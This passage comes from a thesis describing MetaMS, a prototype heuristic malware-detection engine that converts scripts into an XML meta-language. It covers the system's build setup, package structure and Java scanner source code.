The previous requirements can be only fulfilled, if the replicating code (in case of a link virus) is able to obtain addresses from operating system calls. Typically, a program contains a table with references (or as called within the Microsoft PE file format import tables) to the addresses of the functions. In case this import tables do not contain the needed offsets for the required operating system functions, it is often possible to trace the corresponding addresses in the kernel area (as often demonstrated by Win32 viruses nowadays).

As a short summarization, a binary language is general able to generate replicating code, if the following points are true:

- access to operating system functions
- ability to access the own body / extract the own body
- ability to address/read/write special addressed files

6. Detailed concept and development of an advanced heuristic engine

As already described in previous chapters, the heuristic detection methods/functionality for Visual Basic Script (VBS), Visual Basic for Applications (VBA), Motorola Mc680x0 assembly language and the x86 architecture based malicious codes have been extensively researched. Anti heuristic techniques on all covered systems are known and will be widely used by modern malicious codes.

Typical examples for advanced malicious code on the various platforms are:

- VBS/VBSWG family
- W97M/Antisocial family
- Amiga/HitchHiker5
- Win95/SK

As a part of this thesis/paper/work, a prototype implementation of a heuristic expert system is developed, which transforms malicious codes for various platforms into a Meta language called "MetaMS" and performs all heuristic analysis operations on the Meta language level. This approach contains, as understandable and obvious, a set of advantages and disadvantages.

Advantages of such an approach are:

- highly generic
- reusable
- returns scientific results for comparing viral techniques widely
- …

Disadvantages are:

- overhead based on the generation of the Meta language
- possible loss of information
- …

The heuristic engine shall support in a final version the following key features:

- Detection based on a rule based system
- Detection based on a weight based system
- Dynamic adoption of weights/rules to optimize detection quality (not covered within this thesis)
- Constant overtraining check (not covered within this thesis)

To be able to realise such a project, a database backend is mandatory, which stores important information like rules, weights, statistics and other related information. As this is an experimental system, only the major factors/features are covered.

To be able to estimate the overall effort there is in the first place a need for a description, what kind of tasks the system should be able to handle and generally, what kind of interfaces should be supported:

- Operations from the command line (part of the prototype)
- Operations from the web interface

As all information should be stored in a database backend system, the following functionality for the platform independent database access should exist:

- Reading/saving of XML files within the database (MetaMS files)
- Reading/saving of weights within the database (default values and adapted, learned values)
- Reading/saving of statistics within the database
- Reading/saving of rules within the database (in the prototype version, rules are stored within the file system as plain text files)

(Above describe functionality is based on standard JDBC ("Java Database Connection") driver functionality)

The command line interface offers the below listed functionality. This interface represents the primary platform:

- Scanning of a single file
- Comparing a file against a set of other file characteristics already placed in the database
- Show statistics
- Show weights
- Show information

The web interface as secondary platform for a final implementation should offer the following functionality:

- Scan a given file
- Show weights
- Show statistics
- Change weights

The Apache 1.3.x HTTP server is the basis for the HTTP interface. Furthermore, PHP 4.x is the basis for the server side scripting backend. A basic compatibility test for Apache 2.x versions also succeeded.

The central command line entry point is located within the class "org.ms.metams.Startup". The class itself is located in the "metams.jar" archive (created by the supplied ANT build files as discussed in the next chapter).

The following parameters are accepted:

1. "w" or "f" (or both)

Example:

```
java D SCAN_ARCHIV_NAME=d:\Source\MetaMS\build\scanner.jar –classpath
d:\Source\MetaMS\build\MetaMS.jar org.ms.metams.Startup wf
```

The "w" option shows the weights stored in the database. If no database is existing, a simple error text is shown on the command line. The option "f" shows the information about the already scanned files. Please note that the MetaMS system at this point can operate completely independent from any database backend system.

2. sourcefile destinationfile

Example

java D SCAN_ARCHIV_NAME=d:\Source\MetaMS\build\scanner.jar –classpath d:\Source\MetaMS\build\scanner.jar;
d:\Source\Metams\build\metams.jar org.ms.metams.Startup d:\lv.vbs lvmetams.xml
The file "d:\lovelettera.vbs" will be scanned and converted to the MetaMS code "d:\lovelettermetams.xml".

Please note, that the command line interface does not support a combination of the both command line parameter scenarios.

The web interface looks like as shown in "Figure 24 : Web interface for the MetaMS system". The interface supports the presentation of internally needed weight information, the presentation of already scanned files and the modification of internal weights. The operations interact using the PHP MySQL module with the connected MySQL 3/4 database.



Figure 24 : Web interface for the MetaMS system

The "org.ms.metams.rule.Scanner.Startup" class offers access functionality to the general rating system.

All functionality directly related to the rating/rule systems are placed within the Java package "org.ms.metams.rule".

The entry point class can be called directly from the command line, whereby the first parameter is the filename to be scanned and the second argument is the file name of the rule to be used (internally also the usage of a database is supported).

Example Command line:

Java -D SCAN_ARCHIV_NAME=d:\Source\MetaMS\build\scanner.jar –classpath d:\source\MetaMS\build\scanner.jar org.ms.metams.rule.Scanner.Startup MetaMSFiletobeScanned RuleFile

6.0.1 Requirements on the software/applications

As already mentioned one central requirement from the software engineering point of view is, that the core system should be platform (processor and operating system) independent.

The core environment shall be completely programmed with Java (JDK 1.3.1, JDK 1.4 was at the time of writing still in beta testing phase or release candidate phase) and absolute pathnames etc. for configuration files must not at all be accepted.

Additionally no deprecated[81] JAVA API calls are accepted.

All examples in this thesis expect that the source of the prototype system is located within the drawer "d:\Source\Metams".

81 Deprecated API call means, that the API call is available in the current and maybe the following Java release, but is not going to be supported any longer.

6.0.2 Requirements/Definitions for the build process

The complete build system should be based on "ANT[82]" (subproject "Jakarta" from the Apache software foundation, see [APACHE]) and (as a resulting requirement) the build system should be platform independent. The needed archives can be found on the supplied CD in the "3rdParty" subdirectory.

All plug-in modules for additional planned and realized platforms (e.g. VBS, PHP, PalmOS, WMLScript etc.) shall be placed in the archive called „scanner.jar". This archive is expected to be in the current directory (primary place) or found in the directory addressed by the environment variable METAMSPLUGIN.

The scanner and all related build tools/archive tools can access the following environment variables:

METAMSPLUGIN	pointer to the plug-in archive location
METAMSTEMP	pointer to a temporary drawer
METAMSLIB	pointer to the top-level library archive directory
METAMSSRC	pointer to the source directory tree (the direct sub directory should be the "org" directory)
METAMSDOC	pointer to the document directory
JDOMDIR	pointer to the JDOM (Java XML SAX implementation), which also includes the Apache Xerces parser (expected file location is $JDOMDIR\lib*.jar)
JAVA_HOME	pointer to the installation place of J2SDK 1.3 / J2SDK 1.4
ANT_HOME	pointer to the installation place of ANT 1.4 (or higher)
SCAN_ARCHIV_NAME	pointer to the scanner.jar file (needed for runtime start-up)

The build control files for the "ant" system are plain XML files. Every file has to contain a project, which itself contains several tasks.

Every project contains always one standard task, in case the user is not entering a dedicated task to be executed.

The default task for the core build file is called "package".

The core build file for the MetaMS project, called "build.xml", looks like this:

```
<!--

        Core buildfile for the MetaMS prototype

        Copyright 2000 - 2002 by Markus Schmall
        (markus@mschmall.de)

-->

<project name="MetaMS" default="package" basedir=".">


  <target name="clean" depends="">
```

82 URL: http://jakarta.apache.org/ant/index.html

```
</target>

<target name="compile" depends="clean">

        <!-- now make sure, that we can compile the overall project files -->
        <ant antfile="compile.xml" dir=".">
                <property name="JDOMDIR" value="${JDOMDIR}" />
                <property name="METAMSSRC" value="${METAMSSRC}" />
        </ant>

</target>

<target name="package" depends="compile">

        <!-- Warp everything together for distribution (plugins) -->
        <jar jarfile="${METAMSSRC}/../build/scanner.jar"
            basedir="${METAMSSRC}/../build/"
            includes="org/ms/metams/plugin/*.class"
        />

        <!-- Warp everything together for distribution (core system) -->
        <jar jarfile="${METAMSSRC}/../build/metams.jar"
            basedir="${METAMSSRC}/../build/"
            excludes="org/ms/metams/plugin/*.class, *.jar"
        />


</target>


</project>
```

As shown above, this file contains a standard project called “package” (defined within the line: <project name="MetaMS" default="package" basedir=".">). This is the function block (within ANT called “task”), which will be called, when the user starts ant without any parameters. This “package” task calls the compilation file (“compile.xml” in the current directory) and makes sure, that all the classes will be correctly packaged.

The ANT compilation script generates the following resulting JAR packages:

metams.jar (all metams classes without the plug-in modules)
scanner.jar (all plug-in/scan modules for the different platforms)

The compilation file (“compile.xml”) is straight forward implemented using standard ANT tasks and was tested to be fully functional for Solaris 2.8, Linux (Kernel 2.4.14) and Windows 2000/XP. The syntax is equal to the previously shown main build file; therefore, only one task is shown as example:

```
<!--

        Core compile/buildfile for the MetaMS prototype

        Copyright 2000 - 2002 by Markus Schmall
        (markus@mschmall.de)
```

```
-->

<project name="MetaMS" default="build" basedir=".">

  <target name="build" depends="">

        <mkdir dir="${METAMSSRC}/../build/" />

        <!-- build exception classes -->
        <javac srcdir="${METAMSSRC}/org/ms/metams/uucode"
                destdir="${METAMSSRC}/../build/"
                debug="off"
                deprecation="off"
                optimize="on"
                classpath=""
        />
```

The above shown example describes the compilation commands of the "org.ms.metams.uucode.uucode" class. Following this example, it is possible to compile all classes.

As seen in the both example ANT build files above, every task can have certain dependencies, which can manipulate the flow of the overall build process. Conditional dependencies are generally supported, but not necessary in the context of the MetaMS development. A complete description of the ANT build system can be found on the supplied CD or on the home page of the Apache Jakarta project.

6.0.3 Utilized applications / software

One general idea is to use only open source programs for the prototype implementation, so that no extra initial costs will be created. Open source programs have been proven reliable in many areas; so that the following components have been tested and chosen (example implementation will be created within the Windows NT/2000/XP and Suse Linux (kernel 2.4.x) environments):

- Apache[83] web server version 1.39.x (preferred) and version 2.0.35
- IIS 5 (during debug time for initial tests)
- Tomcat JSP Servlet Engine (initially tested for displaying XML information, but replaced by XSL templates)
- PHP[84] language (version 4) (initially tested for displaying XML information, but replaced by XSL templates, actually now needed for the web server interface)
- Java 1.3.1 / 1.4.0 SDK
- JDBC (database drivers for Java)
- MySQL (for testing the initial database backend)
- Jdom (for XML parsing) Beta 7
- MM JDBC Classes Version 0.2
- Ant 1.4+ (for all build tools, backup processes etc., as shown in the previous chapter)
- Microsoft Access 2002 (during debug time of the initial database backend)

The programming IDE used in context of this thesis is JBuilder 5/6 Personal Edition from Borland85. This IDE is available for both Linux and Windows and proved to be very stable.

83 www.apache.org
84 www.php.org
85 www.borland.com

6.0.4 Structure of the source code project

The structure of the source code project also has to be defined prior to the implementation to enable a maintainable, good software engineered project. Actually, the UML software design tool Together was used to keep the overall design clean and maintainable.

The package structure of the complete "MetaMS" project should look like this:

Package name	Description
Org.ms.metams.base	Package containing basic definitions and interfaces e.g. for the scan modules (= plug-in)
Org.ms.metams.convert	Package containing the conversion routines (here implemented from MetaMS to VBS)
Org.ms.metams.variable	Package containing classes related to the variable emulator, which is also responsible for memory emulation in coming versions
Org.ms.metams.plugin	Package containing all plug-ins, which will be compressed into "msplugin.jar"
Org.ms.metams.exception	Package containing all defined exceptions for the MetaMS project
Org.ms.metams.database	Package containing all database related codes(e.g. JDBC code for various platforms)
Org.ms.metams.ejb	Package containing all EJB related codes for the web interface (not implemented in the context of this work)
Org.ms.metams.xml	All routines related to I/O of XML based information.
Org.ms.metams.rule	All routines related to the rule based engine and the rating engine in general. This includes implementation of the flag table and related parts.
Org.ms.metams.HTTPScan	Implementation of the active code extraction class for HTML code
Org.ms.metams.file	Package containing information related to the File Handle plus additional helper functionality
Org.ms.metams.parser	Package for script based parsers as utilized in the VBS plug-in
Org.ms.metams.mail	Implementation of the classes related to the mail functionality description.
Org.ms.metams.uucode	Classes related to the uuencoding of string to be stored in the database
Org.ms.metams	head of the metams project including the start-up class for the complete project

The Java package-naming scheme is an accepted methodology of naming programming packages and giving additional information for the new user.

The first block ("org") specifies, that a non-commercial organization owns this package. The second block ("ms") specifies the name of the organization, here Markus Schmall. Finally, the third block ("metams") specifies the name of the project. All sub packages automatically belong to the project defined based on the first three blocks.

Below the “projectname” block there exists no definition of how to name the packages or classes. Within this thesis, all package names will be written in small letters and all classes have to start with a single capital letter.

The initial structure of a plug-in is defined within the interface “org.ms.metams.base.scaninterface” and abstract implemented within the class “org.ms.metams.base.scanmodule”. All plug-ins therefore have to extend the class “org.ms.metams.base.scanmodule”.

The complete source code for the MetaMS system can be found in the “source” directory of the supplied CD.

(Note for reader of the on-line published version: Contact the author “markus@mschmall.de” for information how to obtain a copy this source code.)

6.0.5 Function description for MetaMS plug-ins

Every plug-in for the MetaMS system has to implement the following interface, which is called "org.ms.metams.base.ScanModuleInterface":

```
package org.ms.metams.base;

import org.ms.metams.exception.*;
import org.ms.metams.jdbc.DataBase;
import java.io.IOException;

/**
 * Title:        MetaMS JAVA file scanner
 * Description:  Defines methods needed for a scan module
 * Copyright:    Copyright (c) 2001
 * Company:      none
 * @author Markus Schmall
 * @version 1.0
 */
public interface ScanModuleInterface
{
   /**
    * default context
    */

   static int WITH_CONTEXT = 16;
   static int NORMAL_FOR_CONTEXT = 8;
   static int EACH_FOR_CONTEXT   = 1;
   static int IF_CONTEXT = 2;
   static int LOOP_CONTEXT = 4;
   static int DEFAULT_CONTEXT = 0;

   /**
    * sets the internal pointer for the DataBase layer
    * @param m_db
    * @throws MSGeneralException
    */
   public void setDataBase(DataBase m_db) throws MSGeneralException;


   /**
    * scans the given file for a filetype
    * @param fileName - name of the file to be scanned
    * @returns name of the filetype or null, if not found
    */
   public String scanFileType(String fileName) throws MSIOException;

   /**
    * scans the given file for a filetype
    * @param fileBuffer - buffer of the file to be scanned
    * @returns name of the filetype or null, if not found
    */
   public String scanFileType(byte[] fileBuffer) throws MSIOException;
```

```
/**
 * scans the given file for a filetype
 * @returns name of the filetype or null, if not found
 */
public String scanFileType() throws MSIOException;

/**
 * returns the name of the plug-in
 * @retuns String name of the plug-in
 */
public String getPluginName();

/**
 * scans the given file
 * @throws MSIOException, IOException in error case
 */
public void scan() throws MSIOException, IOException;

/**
 * scans the given file
 * @throws MSIOException, MSGeneralException in error case
 */
public void scanIt() throws MSIOException, MSGeneralException;


/**
 * generates XML code
 * @param filename - string containing the name of the file to be
 * created
 * @param scannedFileName - name of the scanned file
 * @throws MSIOException, MSGeneralException
 */
public void generateXML(String filename, String scannedFileName) throws
MSIOException, MSGeneralException;

/**
 * generates XML code
 * @param scannedFileName - name describing the original filename
 * @returns String containing the XML data
 * @throws MSIOException, MSGeneralException
 */
public String generateXML(String scannedFileName) throws MSIOException,
MSGeneralException;


/**
 * generates XML code, will be called from generateXML()
 * @throws MSIOException, MSGeneralException
 */
public void generateXMLCore() throws MSIOException, MSGeneralException;


/**
```

```
    * handles the actual body content
    * @param local - current body element to be handled
    * @throws MSGeneralException
    * @throws MSIOException
    */
   public void handleBodyContent(body local) throws MSGeneralException,
   MSIOException;

}   // ScanModule interface
```

A JAVA interface just contains the definitions of functions, static identifiers and not the body of the respective functions. Therefore, JAVA interfaces are comparable to standard C++ programming language header files. All above described functions can be seen as core functionality required in all plug-in modules. These functions are the only functions, which are/should be accessible from the outside and therefore need to be declared as “public” accessible.

To simplify the development of plug-in modules an abstract class has been programmed. The type “abstract” hereby means that some of the functions defined within the interface have been implemented within the class while the remaining function must be implemented by extending classes. An abstract class cannot be instantiated.

The UML diagram for the interface “ScanModuleInterface” looks like this:



Figure 25 : UML diagram of the ScanModuleInterface definition

The class “org.ms.metams.base.ScanModule” is implementing the interface “ScanModuleInterface” and looks like shown below. As this is a central element of the MetaMS engine, the complete source code will be printed here:

```
package org.ms.metams.base;


import org.ms.metams.variable.*;
import org.ms.metams.exception.*;
import org.ms.metams.parser.*;
import org.ms.metams.base.*;
import org.ms.metams.xml.*;
import org.ms.metams.jdbc.DataBase;
import java.io.*;

/**
 * Title:        MetaMS JAVA file scanner
 * Description:
 * Copyright:    Copyright (c) 2001
 * Company:      none
 * @author Markus Schmall
 * @version 1.0
 */
public abstract class ScanModule implements ScanModuleInterface
{

   protected class opStruct
   {   // inner class to handle optimized operation name functionality

      public String m_opName = null;
      public String m_functionName = null;

      /**
       * default constructor
       * @param name name of the opcode
       * @param fName name of the function to be called
       */
      public opStruct(String name, String fName)
      {
         m_opName = name;
         m_functionName = fName;
      }
   }

   protected Generator         m_xml = null;
   protected long              m_filePointer = 0;
   protected String            m_fileName = null;
   protected int               m_context = DEFAULT_CONTEXT;
   protected int               m_fileLen = 0;
   protected byte[]            m_fileBuffer = null;
   protected File              m_file = null;
   protected FunctionCall      m_functionCall = null;
   protected BodyHandler       m_bodyHandler = null;
   protected body              m_body = null;
```

```
    protected int             m_bodyNumber = 0;
    protected int             m_prevBodyNumber = 0;
    protected Parser          m_parser = null;

    protected String          m_line;
    protected int             m_length;
    protected int             m_lineNumber;
    protected int             m_offset;
    protected ResultParser    m_result;
    protected WScript         m_script = new WScript();
    protected int             m_numberOfBodies = 0;
    protected String          m_backupLine = "";
    protected DataBase        m_db = null;

    /**
     * function field
     */

    /**
     * sets the internal pointer for the DataBase layer
     * @param m_db
     * @throws MSGeneralException
     */
    public void setDataBase(DataBase db) throws MSGeneralException
    {
       m_db = db;

       if (db == null)
       {
          throw new MSGeneralException("Error: Pointer to database is
           null");
       }
    }   // setDataBase


    /**
     * generate a new body and sets correct values for the old body ( - 2
     * of startline)
     * @param
     */
    protected void generateNewBody(int startLine, int endLine, String name,
            String[] parameters) throws MSGeneralException
    {

       System.out.println("Generating new body...");
       System.out.println("Name: " + name);
       System.out.println("Startline: " + new
           Integer(startLine).toString());
       int currentbodyNumber = m_bodyNumber;
       m_body.setEnd(startLine -1);
       m_bodyHandler.put(m_bodyNumber, m_body);

/**
       // fix end area of current body
```

```
        m_body = m_bodyHandler.get(m_bodyNumber);
        m_body.setEnd(startLine - 2);
        m_bodyHandler.put(m_bodyNumber, m_body);
            **/
        // create a new body
        getNextBodyNumber();
        m_body = new body(m_bodyNumber, startLine, endLine,
            currentbodyNumber, name, parameters);
        System.out.println("Current body number: " + new
            Integer(currentbodyNumber).toString() +
                                "\r\nNew body number: " + new
            Integer(m_bodyNumber).toString());

        m_bodyHandler.put(m_bodyNumber, m_body);
    }   // generateNewBody


    /**
     * returns the number of the next bodie
     */
    protected void getNextBodyNumber()
    {
        m_numberOfBodies++;
        m_bodyNumber = m_numberOfBodies;
    }   // getNextBodyNumber

    /**
     * scans the given file
     * @throws MSIOException, IOException in error case
     */
    public void scan() throws MSIOException, IOException
    {
        int length      = 0;
        int lineNumber  = 1;
        IO localIO      = new IO();

        m_context = DEFAULT_CONTEXT;


        // create initial BodyHandler and body 0, finally recieve it
        m_bodyHandler = new BodyHandler(m_fileLen);
        m_body = m_bodyHandler.get(0);

        BufferedReader d = new BufferedReader(new InputStreamReader(new
            ByteArrayInputStream(m_fileBuffer)));

        try
        {
            while (m_filePointer <= m_fileLen)
            {   // read the single line, convert it, and start the scan
    // itself

String  line   = d.readLine(); //IO.getLineFromDataInputStream(m_dis);
```

```
            if (line == null)
            {
               break;
            }
            else
            {
               line = removeTabs(line);
            }

            length = line.length();
            m_filePointer =+ length;
            lineNumber++;


// add here context related deleting of the context to // // ensure valid data


            while (line.endsWith("_"))
            {
               String newLine = d.readLine();
               if (newLine != null)
               {

                  newLine = removeTabs(newLine);
                  m_filePointer += newLine.length();

                  // simple concatenation
                  line = line.concat(newLine);
                  length = line.length();

               }

            }

            if (length != 0)
            {

               // make string lower case and continue
               m_line = line.toLowerCase();

               m_length = length;
               m_lineNumber = lineNumber - 1;
               m_backupLine = m_line;
               scanIt();
            }
         }
      }
      catch (Exception e)
      {
         d.close();
         throw new MSIOException("ScanModule: Caught exception while
          reading lines\r\n" + m_backupLine);
      }
```

```
    d.close();
}   // scanIt

/**
 * removes trailing tabs from a given string and retuns this string
 * @param line - current line to be stripped
 * @returns string
 */
private String removeTabs(String line)
{
    int tabCounter = 0;

    // check for validty
    if (line == null)
    {
        return null;
    }

    // loop throught the file
    while (tabCounter < line.length())
    {
        if (line.charAt(tabCounter) == '\t' || line.charAt(tabCounter)
         == ' ')
        {
            tabCounter++;
        }
        else
        {
            break;
        }

    }

    return line.substring(tabCounter);
}   // removeTabs

/**
 * loads a file from disk into memory to scan for the filetype and for
 * malicious codes
 * @param fileName file to be loaded
 * @throws MSIOException
 */
private void loadFile(String fileName) throws MSIOException
{

    // new instance of variable emulator
    //m_var = new VariableEmulator();
    m_parser = new Parser();

    if (m_fileLen != 0 && m_fileBuffer != null)
    {   // check, if buffer was already loaded

        return;
    }
```

```
    m_fileName = fileName;
    m_file = new File(fileName);
    m_fileLen = (int)m_file.length();
    m_fileBuffer = new byte[m_fileLen];


    try
    {   // create data input stream and continue

        DataInputStream in = new DataInputStream(new
         BufferedInputStream(new FileInputStream(m_file),128));
        in.read(m_fileBuffer, 0, m_fileLen);
        in.close();
    }
    catch (Exception ioe)
    {
        throw new MSIOException("ScanModule.loadFile: Unable to create
         a datainput stream for " + fileName);
    }

}   // loadFile

/**
 * constructor for the scan module class
 */
public ScanModule()
{
    m_functionCall = new FunctionCall();
}   // scan module constructor

/**
 * constructor for the scan module class
 * @param fileLen length of the file
 * @param buffer buffer with the alreay loaded file
 */
public ScanModule(int fileLen, byte[] buffer)
{
    m_functionCall = new FunctionCall();
    m_fileLen = fileLen;
    m_fileBuffer = buffer;
}

/**
 * scans the given file for a filetype
 * @param fileName - name of the file to be scanned
 * @returns name of the filetype or null, if not found
 */
public String scanFileType(String fileName) throws MSIOException
{
    if (m_fileLen == 0 && m_fileBuffer == null)
    {
        loadFile(fileName);
    }
```

```
    return scanFileType();
}


/**
 * scans a gievn buffer for a filetype
 * @param buffer - byet array for the buffer
 * @returns String
 * @throws MSIOException
 */
public String scanFileType(byte[] buffer) throws MSIOException
{
    m_fileBuffer = buffer;
    m_fileLen = buffer.length;
    return scanFileType();
} // scanFileType


/**
 * generates XML code
 * @param filename - string containing the name of the file to be
 * created
 * @param scannedFileName - name of the scanned file
 * @throws MSIOException, MSGeneralException
 */
public void generateXML(String filename, String scannedFileName) throws
MSIOException, MSGeneralException
{
    m_xml = new Generator(filename);

    m_xml.printXML("<?xml version=\"1.0\" encoding=\"UTF-8\"?>");
    m_xml.printXML("<!DOCTYPE code SYSTEM
        \"c:\\Docs\\xml\\metams.dtd\">");
    m_xml.printXML("<?xml-stylesheet type=\"text/xsl\"
        href=\"c:\\Docs\\xml\\metams.xsd\"?>");

    String[] header = {"filename"};
    String[] values = {scannedFileName};
    m_xml.openElement("code", header, values);

    // handle all Core functionality
    generateXMLCore();

    m_xml.closeElement("code");

    // write information to DB
    writeToDB(filename, scannedFileName);

    // remove data again
    m_xml = null;
}   // generateXML
```

```
/**
 * writes the scanned file informatio into the database
 * @param fileName
 */
private void writeToDB(String fileName, String scannedFileName)
{
   File f = new File(fileName);
   BufferedReader d = null;
   String line = "MetaMS";
   String completeLine = "";

   try
   {
       d = new BufferedReader(new InputStreamReader(new
       BufferedInputStream(new FileInputStream(f),128)));

      // read in all available lines
      while ((line = d.readLine()) != null)
      {
         // fix up line and continue
         completeLine = completeLine + line + "\r\n";
      }

      m_db.insertScanResult(scannedFileName, "Datum", "0",
       completeLine);
   }
   catch (Exception e)
   {
      System.out.println("ScanModule.writeToDB: error while
       interacting with the database/files");
   }

}   // writeToDB


/**
 * generates XML code
 * @param scannedFileName - name describing the original name of the
 * scanned file
 * @returns String containing the XML data
 * @throws MSIOException, MSGeneralException
 */
public String generateXML(String scannedFileName) throws MSIOException,
       MSGeneralException
{
   String tempFile = "c:\\metams.xml";

   // generate the file
   generateXML(tempFile, scannedFileName);

   // now read line by line and return it as a single string

   return null;
}   // generateXML
```

```
    /**
     * generates XML code, will be called from generateXML()
     * @throws MSIOException, MSGeneralException
     */
    public void generateXMLCore() throws MSIOException, MSGeneralException
    {
       body local = m_bodyHandler.get(0);
       int  bodyNumber = 0;

       // simple body loop
       while (local != null)
       {

          if (bodyNumber == 1)
          {
             // generate a faked process to keep DTD happy
                m_xml.printXML("<process id=\"\" type=\"default\"
           body_id=\"\"/>");
          }

          if (bodyNumber == 14)
          {
             int i = 1;
          }

// prepare all necessary structures needed for the opening of // the header
          String bodyHeader[] = {"id", "body-start", "body-end"};
          String bodyNumberString = new Integer(bodyNumber).toString();
          String values[] = {bodyNumberString, local.getStart(),
           local.getEnd()};
          m_xml.openElement("body", bodyHeader, values);

          // handle the inner content
          handleBodyContent(local);

          // close the body
          m_xml.closeElement("body");

          bodyNumber++;
          local = m_bodyHandler.get(bodyNumber);

       }

    }   // generateXMLCore

    /**
     * handles the actual body content
     * @param local - current body element to be handled
     * @throws MSGeneralException
     * @throws MSIOException
     */
    public void handleBodyContent(body local) throws MSGeneralException,
```

```
MSIOException
   {

      /**
       * variable handling
       */


      m_bodyHandler.makeEnum(local.getBodyNumber());
      String key = m_bodyHandler.getNextKey(local.getBodyNumber());

      while (key != null)
      {
         // get all variables from the current body

         String value = m_bodyHandler.getValue(key,
          local.getBodyNumber());
         String position = m_bodyHandler.getValuePosition(key,
          local.getBodyNumber());

         String varHeader[] = {"name", "position", "type", "encrypted"};
         String varValues[] = {key, position, "default", "no"};
         m_xml.openElement("variable", varHeader, varValues);
         m_xml.handleSimpleElement("value", value);
         m_xml.closeElement("variable");

         key = m_bodyHandler.getNextKey(local.getBodyNumber());
      }

      // handle the creation of the Copy entries
      m_xml.handleCopyXML(local);
      m_xml.handleOpen(local);
      m_xml.handleTrigger(m_bodyHandler, local);
      m_xml.handlePayload(m_bodyHandler, local);
      m_xml.handleSchleife(m_bodyHandler, local);
      m_xml.handleCondition(m_bodyHandler, local);
      m_xml.handleAccess(m_bodyHandler, local);
      m_xml.handleRead(m_bodyHandler, local);
      m_xml.handleWrite(m_bodyHandler, local);

   }

}
```

Actually, all plug-ins are extending the above-mentioned “ScanModule” class. By extending this class the plug-in modules inherit all code, which is already existing within the base “ScanModule” class. This shows a difference between a C++ header file and a Java interface. A class is defined abstract, as long as not all functions within the interface have been implemented.

